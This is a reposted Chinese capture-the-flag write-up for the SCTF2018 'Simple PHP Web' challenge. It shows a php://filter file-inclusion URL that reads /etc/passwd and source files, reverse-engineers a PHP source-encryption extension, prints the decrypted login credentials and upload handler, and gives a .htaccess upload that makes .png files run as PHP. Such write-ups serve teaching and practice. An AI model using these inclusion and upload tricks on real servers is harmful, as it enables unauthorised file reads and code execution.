

SCTF2018 BabySys - Simple PHP Web Writeup

转载

dengzhasong7076 于 2018-06-20 21:01:00 发布 385 收藏

文章标签: php

原文链接: http://www.cnblogs.com/iamstudy/articles/sctf2018_simple_php_web_writeup.html

版权

题目描述:

简单的php题目, 来挑战一下吧 ~

<http://116.62.71.206:52872/?f=login.php>


前言

毕业前留下一点微小的贡献吧, 此题主要是围绕php加密插件来出题的, 其它的算是点缀, 不过好像很多人在第二步上传卡死了。本来想第二早放提示, 结果wupco师傅早上5点用了一个非预期解出了, Orz。

获取插件


漏洞点很明显, 有一个文件包含, 可以直接读取到/etc/passwd

<http://116.62.71.206:52872/?f=php://filter/convert.base64-encode/resource=/etc/passwd>




尝试读取login.php的时候, 可以发现得到一堆乱码。

<http://116.62.71.206:52872/?f=php://filter/convert.base64-encode/resource=login.php>



当然从phpinfo中也可以一些插件信息，encrypt_php，大致能够明白上面获取php代码的时候是因为php内容被加密，导致乱码。当然加密算法部分是自己加入一些简单的操作。

http://116.62.71.206:52872/phpinfo.php



同样在phpinfo中还可以得到扩展的目录: extension_dir: /usr/lib/php/20131226

为了加大点分析难度，把符号表去掉了，然后一些函数名也隐藏掉了。

```
strip encrypt_php.so
```

隐藏函数名，在函数申明前加上这样的修饰，gcc编译的时候就会隐藏一些信息：

```
__attribute__((visibility("hidden")))
```

向师傅学习了一波，不用再每个函数加这么麻烦。

configure的时候 ./configure CFLAGS='-fvisibility=hidden' 加这个参数

插件分析

这里简单提一下php的代码加密，可以观摩小鹿师傅的一篇博文[Decrypt php VoiceStar encryption extension](#)

php代码加密大致分为几种类型：


1、代码混淆，比如phpjiami，这种解密在底层hook住zend_compile_string函数即可解密。

2、扩展加密，这种加密可以使用各种自己写的算法把数据加密，然后通过hook住zend_compile_*类的函数来完成，当然会牺牲一些性能。比如这次题目中我是Hook了zend_compile_file，因为在php单个生命周期里面，运行时是会通过zend_compile_file做词法分析、语法分析和中间代码生成操作，所以把加密后的php内容在它之前解密为正常的php内容，这样才能正常运行。


3、Swoole Compile加密，对opcode做了混淆。

拿到一个插件前，可以先看看zm_startup_插件名、zm_shutdown_插件名、zm_activate_插件名、zm_deactivate_插件名，这些函数也是在下面几个过程时会执行。

下图为hook住php函数示意图：




可以看到在起始阶段就是替换为encrypt_compile_file函数。



The screenshot shows the IDA Pro interface. On the left, the 'Functions window' lists several functions: sub_13E0, zm_startup_encrypt_php, zm_shutdown_encrypt_php, zm_info_encrypt_php, zif_welcome_to_sctf2018, and sub_1910. The main window displays the pseudocode for the 'zm_startup_encrypt_php' function:

```
1 int64 zm_startup_encrypt_php()
2 {
3     *((_DWORD *)&compiler_globals + 135) |= 1u;
4     org_compile_file = (int (__fastcall *)(_QWORD, _QWORD))zend_compile_file;
5     zend_compile_file = encrypt_compile_file;
6     return 0LL;
7 }
```

然后跟入，前面一个strstr判断是php的一些伪协议需要，直接给php原本的函数处理了。然后就是打开一个文件，将内容传入sub_3580函数解密。



The screenshot shows the pseudocode for the 'sub_3580' function, starting at line 31:

```
31 v2 = *(const char **)(a1 + 8);
32 if ( !strstr(*(const char **)(a1 + 8), "://") )
33 {
34     v6 = fopen(v2, "rb+");
35     if ( v6 || (LODWORD(v9) = zend_fopen(*(_QWORD *) (a1 + 8), a1 + 16), (v6 = v9) != 0LL) )
36     {
37         v7 = *(_DWORD *)a1;
38         if ( *(_DWORD *)a1 == 2 )
39         {
40             fclose(*(FILE **)(a1 + 24));
41             v7 = *(_DWORD *)a1;
42         }
43         if ( v7 == 1 )
44             close(*(_DWORD *) (a1 + 24));
45         v8 = sub_3580(v6);
46         *(_DWORD *)a1 = 2;
47         *(_QWORD *) (a1 + 24) = v8;
48     }
49 }
50 v3 = *MK_FP(__FS__, 40LL) ^ v15;
51 if ( *MK_FP(__FS__, 40LL) == v15 )
52     LODWORD(v3) = org_compile_file(a1, a2);
```

sub_3580函数内容如下:

```

v1 = sub_2290("YP68y3FsMDc6TvRgghq");
fread(&ptr, 8uLL, 1uLL, stream);
fread(&v14, 8uLL, 1uLL, stream);
v3 = malloc(0x200000uLL);
__fread_chk(v3, 0x200000LL, 1LL, v4, stream);
fclose(stream);
if ( (unsigned int)sub_34B0((char *)v5) )
{
    v13 = tmpfile();
    fwrite(v5, 0LL, 1uLL, v13);
    free(v5);
    rewind(v13);
    result = v13;
}
else
{
    v6 = *(_BYTE *)v5;
    v7 = (char *)v5;
    if ( *(_BYTE *)v5 )
    {
        do
        {
            *(++v7 - 1) = v6 ^ 0x9A;
            v6 = *v7;
        }
        while ( *v7 );
    }
    v8 = malloc(0x200000uLL);
    v9 = v14;
    *v8 = 0LL;
    v10 = v8;
    uncompress(v8, &ptr, v5, v9);
    sub_3340(0LL, v10, (unsigned int)ptr, &v18, &ptr);
    v11 = tmpfile();
    fwrite(v10, 1uLL, ptr, v11);
    free(v5);
    free((void *)v10);
    rewind(v11);
    result = v11;
}
return result;

```

先说下整体过程吧。

- 1、对YP68y3FsMDc6TvRgghq进行md5，这个也将会作为aes加密的key。
- 2、获取文件开头的两节字符，作为压缩字符的一个参考，因为compress还需要知道解压后的长度。然后就是获取加密的内容。
- 3、接下来就是对加密的内容进行异或处理（异或0x9A）
- 4、然后就是将异或后的内容进行解压
- 5、对解压后的数据进行aes解密

当然里面还有一个细节sub_34B0这个函数。

```

__int64 __fastcall sub_34B0(char *s)
{
    v1 = (char *)malloc(0x200000uLL);
    v2 = strlen(s) + 1;
    __memset_chk(v1, 0LL, v2, 0x200000LL);
    __memcpy_chk(v1, s, v2, 0x200000LL);
    v3 = *v1;
    for ( i = v1; *i; v3 = *i )
    {
        if ( (unsigned __int8)(v3 - 65) <= 0x19u )
            *i = v3 + 32;
        ++i;
    }
    v5 = 1;
    if ( !strstr(v1, "<?php") && !strstr(v1, "<?=") && !strstr(v1, "<script") )
    {
        v5 = 0;
        free(v1);
    }
    return (unsigned int)v5;
}

```

它是在解密之前进行判断的，主要是对文件内容判断是否存在一些php的开始标志，也就是如果php不是加密的，就会返回空白页面。

文件上传

通过上面的解密函数可以解login.php文件，拿到账号/密码。

```

<?php
if (isset($_POST['name']) && isset($_POST['pass'])) {
    if ($_POST['name'] === 'admin' && $_POST['pass'] === 'sctf2018_h656cDBkU2') {
        $_SESSION['admin'] = 1;
    } else {
        die('<script>alert(/Login Error!)/</script>');
    }
}

//admin view

if (@$_SESSION['admin'] === 1) {
    ?>
<form action="./?f=upload_sctf2018_C9f7y48M75.php" method="POST" enctype="multipart/form-data">
    <input type="file" value="" name="upload">
    <input type="submit" value="submit" name="submit">
</form>

```

然后解密upload_sctf2018_C9f7y48M75.php

```

<?php
if (!isset($lemon_flag)) {
    die('No!');
}

if (@$_SESSION['admin'] !== 1) {
    die('403.');
```

```

}

$ip = sha1(md5($_SERVER['REMOTE_ADDR'] . "sctf2018"));
$user_dir = './upload_7788/' . $ip;
if (!is_dir($user_dir)) {
    mkdir($user_dir);
    touch($user_dir . '/index.php');
}

if (isset($_POST['submit']) && !empty($_FILES)) {
    $typeAccepted = ["image/jpeg", "image/gif", "image/png"];
    $blackext = ["php", "php3", "php4", "php5", "pht", "phtml", "phps", "inc"];
    $filearr = pathinfo($_FILES["upload"]["name"]);

    if (!in_array($_FILES["upload"]["type"], $typeAccepted)) {
        die("type error");
    }
    if (in_array($filearr["extension"], $blackext)) {
        die("extension error");
    }

    $target_path = $user_dir . '/';
    $target_path .= basename($_FILES['upload']['name']);

    if (!move_uploaded_file($_FILES['upload']['tmp_name'], $target_path)) {
        die('upload error!');
    } else {
        echo 'succesfully uploaded! dir: ' . $user_dir . "/" . $_FILES['upload']['name'];
    }
} else {
    die("<script>alert('please upload image.')</script>");
}
?>
```

文件上传有一个默认apache配置的坑，使用的apt安装，默认带一些其他后缀，所以大家可能以为考的是php7这个点。

```
root@sctf:/etc/apache2/mods-available# cat php5.6.conf
<FilesMatch ".+\.ph(p[3457]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch ".+\.phps$" >
    SetHandler application/x-httpd-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to the files
    # only in specific virtual host or directory
    Require all denied
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "\.ph(p[3457]?|t|tml|ps)$">
    Require all denied
</FilesMatch>
```

但是上传后可以发现是不解析的，原因在于upload_7788下面的htaccess的设置。

```
php_flag engine off
Options All -Indexes
```

其中这里面有一个就是engine的问题，可以看下php官网下apache的一些配置说明，<http://php.net/manual/zh/apache.configuration.php>

engine boolean

打开或关闭 PHP 解析。本指令仅在使用 PHP 的 Apache 模块版本时才有用。可以基于目录或者虚拟主机来打开或者关闭 PHP。将 **engine off** 放到 `httpd.conf` 文件中适当的位置就可以激活或禁用 PHP。

apache和php是相互独立的，在上面的配置中apache会把php7设置的头为: application/x-httpd-php，然后交给php来处理。但是呢，如果你把engine关闭了，它不会当成php文件去解析了，即使你的头设置为application/x-httpd-php。

所以在上传的目录中，应该先上传.htaccess，内容如下：

```
AddType application/x-httpd-php .png
php_flag engine 1
```

然后上传1.png，当然内容需要加密一下。

非预期

吃完饭回来写，Nu1L队的wupco师傅在后面文件上传那块用了session upload非预期，然后再进行文件包含。

php这个配置有点无赖，session.upload_progress.enabled，注释掉的，但是它最后解析是为on的。

```
root@sctf:/etc/php/5.6/apache2# cat php.ini | grep session.upload_progress.enabled
;session.upload_progress.enabled = 0n
root@sctf:/etc/php/5.6/apache2#
```

